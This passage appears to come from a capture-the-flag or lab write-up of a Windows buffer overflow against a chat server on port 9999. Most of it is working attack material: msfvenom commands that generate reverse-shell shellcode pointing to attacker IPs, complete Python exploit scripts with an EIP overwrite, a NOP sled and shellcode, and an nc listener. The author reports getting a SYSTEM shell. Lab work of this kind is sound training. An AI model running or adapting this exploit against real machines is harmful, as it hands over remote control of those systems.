
```
msfvenom -p windows/shell_reverse_tcp \
        EXITFUNC=thread \
        LHOST=192.168.15.3 \
        LPORT=53 \
        -a x86 \
        -b '\x00' \
        -f python \
        -v shellcode
'''
shellcode =  b""
shellcode += b"\xdb\xce\xd9\x74\x24\xf4\x58\xbb\xce\xe2\x2f"
shellcode += b"\x7b\x33\xc9\xb1\x52\x83\xe8\xfc\x31\x58\x13"
shellcode += b"\x03\x96\xf1\xcd\x8e\xda\x1e\x93\x71\x22\xdf"
shellcode += b"\xf4\xf8\xc7\xee\x34\x9e\x8c\x41\x85\xd4\xc0"
shellcode += b"\x6d\x6e\xb8\xf0\xe6\x02\x15\xf7\x4f\xa8\x43"
shellcode += b"\x36\x4f\x81\xb0\x59\xd3\xd8\xe4\xb9\xea\x12"
shellcode += b"\xf9\xb8\x2b\x4e\xf0\xe8\xe4\x04\xa7\x1c\x80"
shellcode += b"\x51\x74\x97\xda\x74\xfc\x44\xaa\x77\x2d\xdb"
shellcode += b"\xa0\x21\xed\xda\x65\x5a\xa4\xc4\x6a\x67\x7e"
shellcode += b"\x7f\x58\x13\x81\xa9\x90\xdc\x2e\x94\x1c\x2f"
shellcode += b"\x2e\xd1\x9b\xd0\x45\x2b\xd8\x6d\x5e\xe8\xa2"
shellcode += b"\xa9\xeb\xea\x05\x39\x4b\xd6\xb4\xee\x0a\x9d"
shellcode += b"\xbb\x5b\x58\xf9\xdf\x5a\x8d\x72\xdb\xd7\x30"
shellcode += b"\x54\x6d\xa3\x16\x70\x35\x77\x36\x21\x93\xd6"
shellcode += b"\x47\x31\x7c\x86\xed\x3a\x91\xd3\x9f\x61\xfe"
shellcode += b"\x10\x92\x99\xfe\x3e\xa5\xea\xcc\xe1\x1d\x64"
shellcode += b"\x7d\x69\xb8\x73\x82\x40\x7c\xeb\x7d\x6b\x7d"
shellcode += b"\x22\xba\x3f\x2d\x5c\x6b\x40\xa6\x9c\x94\x95"
shellcode += b"\x69\xcc\x3a\x46\xca\xbc\xfa\x36\xa2\xd6\xf4"
shellcode += b"\x69\xd2\xd9\xde\x01\x79\x20\x89\xed\xd6\x25"
shellcode += b"\x4a\x86\x24\x39\x4c\x63\xa0\xdf\x26\x9b\xe4"
shellcode += b"\x48\xdf\x02\xad\x02\x7e\xca\x7b\x6f\x40\x40"
shellcode += b"\x88\x90\x0f\xa1\xe5\x82\xf8\x41\xb0\xf8\xaf"
shellcode += b"\x5e\x6e\x94\x2c\xcc\xf5\x64\x3a\xed\xa1\x33"
shellcode += b"\x6b\xc3\xbb\xd1\x81\x7a\x12\xc7\x5b\x1a\x5d"
shellcode += b"\x43\x80\xdf\x60\x4a\x45\x5b\x47\x5c\x93\x64"
shellcode += b"\xc3\x08\x4b\x33\x9d\xe6\x2d\xed\x6f\x50\xe4"
shellcode += b"\x42\x26\x34\x71\xa9\xf9\x42\x7e\xe4\x8f\xaa"
shellcode += b"\xcf\x51\xd6\xd5\xe0\x35\xde\xae\x1c\xa6\x21"
shellcode += b"\x65\xa5\xc6\xc3\xaf\xd0\x6e\x5a\x3a\x59\xf3"
shellcode += b"\x5d\x91\x9e\x0a\xde\x13\x5f\xe9\xfe\x56\x5a"
shellcode += b"\xb5\xb8\x8b\x16\xa6\x2c\xab\x85\xc7\x64"

offset = 2012
junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'
```

```
nops = b'\x90' * 32

payload =  junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    banner = sock.recv(512)
    question = sock.recv(512)
    name = 'bstraw\n'
    sock.send(name.encode())
    reply = sock.recv(512)
    sock.send(payload)
```

- make sure you have your listener ready!

```
rlwrap nc -nvlp 53
```

Cool! it worked!!!!!



Perfect! now we need to modify it just a bit to work on our intended target!

We probably just need to regenerate the shellcode

One more thing. Setting EXITFUNC to thread makes our exploit a lot more stable! it should not crash the chatserver.

```
msfvenom -p windows/shell_reverse_tcp \
        EXITFUNC=thread \
        LHOST=10.13.44.110 \
        LPORT=53 \
        -a x86 \
        -b '\x00' \
```

```
        -f python \
        -v shellcode
```

The Final exploit should look like this!

```
import socket

rhost = '10.10.62.14'
rport = 9999

shellcode =  b""
shellcode += b"\xdb\xd2\xbd\x9d\xa0\xea\xd0\xd9\x74\x24\xf4"
shellcode += b"\x5f\x2b\xc9\xb1\x52\x31\x6f\x17\x83\xef\xfc"
shellcode += b"\x03\xf2\xb3\x08\x25\xf0\x5c\x4e\xc6\x08\x9d"
shellcode += b"\x2f\x4e\xed\xac\x6f\x34\x66\x9e\x5f\x3e\x2a"
shellcode += b"\x13\x2b\x12\xde\xa0\x59\xbb\xd1\x01\xd7\x9d"
shellcode += b"\xdc\x92\x44\xdd\x7f\x11\x97\x32\x5f\x28\x58"
shellcode += b"\x47\x9e\x6d\x85\xaa\xf2\x26\xc1\x19\xe2\x43"
shellcode += b"\x9f\xa1\x89\x18\x31\xa2\x6e\xe8\x30\x83\x21"
shellcode += b"\x62\x6b\x03\xc0\xa7\x07\x0a\xda\xa4\x22\xc4"
shellcode += b"\x51\x1e\xd8\xd7\xb3\x6e\x21\x7b\xfa\x5e\xd0"
shellcode += b"\x85\x3b\x58\x0b\xf0\x35\x9a\xb6\x03\x82\xe0"
shellcode += b"\x6c\x81\x10\x42\xe6\x31\xfc\x72\x2b\xa7\x77"
shellcode += b"\x78\x80\xa3\xdf\x9d\x17\x67\x54\x99\x9c\x86"
shellcode += b"\xba\x2b\xe6\xac\x1e\x77\xbc\xcd\x07\xdd\x13"
shellcode += b"\xf1\x57\xbe\xcc\x57\x1c\x53\x18\xea\x7f\x3c"
shellcode += b"\xed\xc7\x7f\xbc\x79\x5f\x0c\x8e\x26\xcb\x9a"
shellcode += b"\xa2\xaf\xd5\x5d\xc4\x85\xa2\xf1\x3b\x26\xd3"
shellcode += b"\xd8\xff\x72\x83\x72\x29\xfb\x48\x82\xd6\x2e"
shellcode += b"\xde\xd2\x78\x81\x9f\x82\x38\x71\x48\xc8\xb6"
shellcode += b"\xae\x68\xf3\x1c\xc7\x03\x0e\xf7\xe2\xde\x3c"
shellcode += b"\x69\x9b\xe2\x3c\x75\x6e\x6a\xda\x1f\x80\x3a"
shellcode += b"\x75\x88\x39\x67\x0d\x29\xc5\xbd\x68\x69\x4d"
shellcode += b"\x32\x8d\x24\xa6\x3f\x9d\xd1\x46\x0a\xff\x74"
shellcode += b"\x58\xa0\x97\x1b\xcb\x2f\x67\x55\xf0\xe7\x30"
shellcode += b"\x32\xc6\xf1\xd4\xae\x71\xa8\xca\x32\xe7\x93"
shellcode += b"\x4e\xe9\xd4\x1a\x4f\x7c\x60\x39\x5f\xb8\x69"
shellcode += b"\x05\x0b\x14\x3c\xd3\xe5\xd2\x96\x95\x5f\x8d"
shellcode += b"\x45\x7c\x37\x48\xa6\xbf\x41\x55\xe3\x49\xad"
shellcode += b"\xe4\x5a\x0c\xd2\xc9\x0a\x98\xab\x37\xab\x67"
shellcode += b"\x66\xfc\xcb\x85\xa2\x09\x64\x10\x27\xb0\xe9"
shellcode += b"\xa3\x92\xf7\x17\x20\x16\x88\xe3\x38\x53\x8d"
shellcode += b"\xa8\xfe\x88\xff\xa1\x6a\xae\xac\xc2\xbe"

offset = 2012
```

```
junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'
nops = b'\x90' * 32

payload =  junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    banner = sock.recv(512)
    question = sock.recv(512)
    name = 'bstraw\n'
    sock.send(name.encode())
    reply = sock.recv(512)
    sock.send(payload)
```

And it worked flawlessly! Also, We're system!!!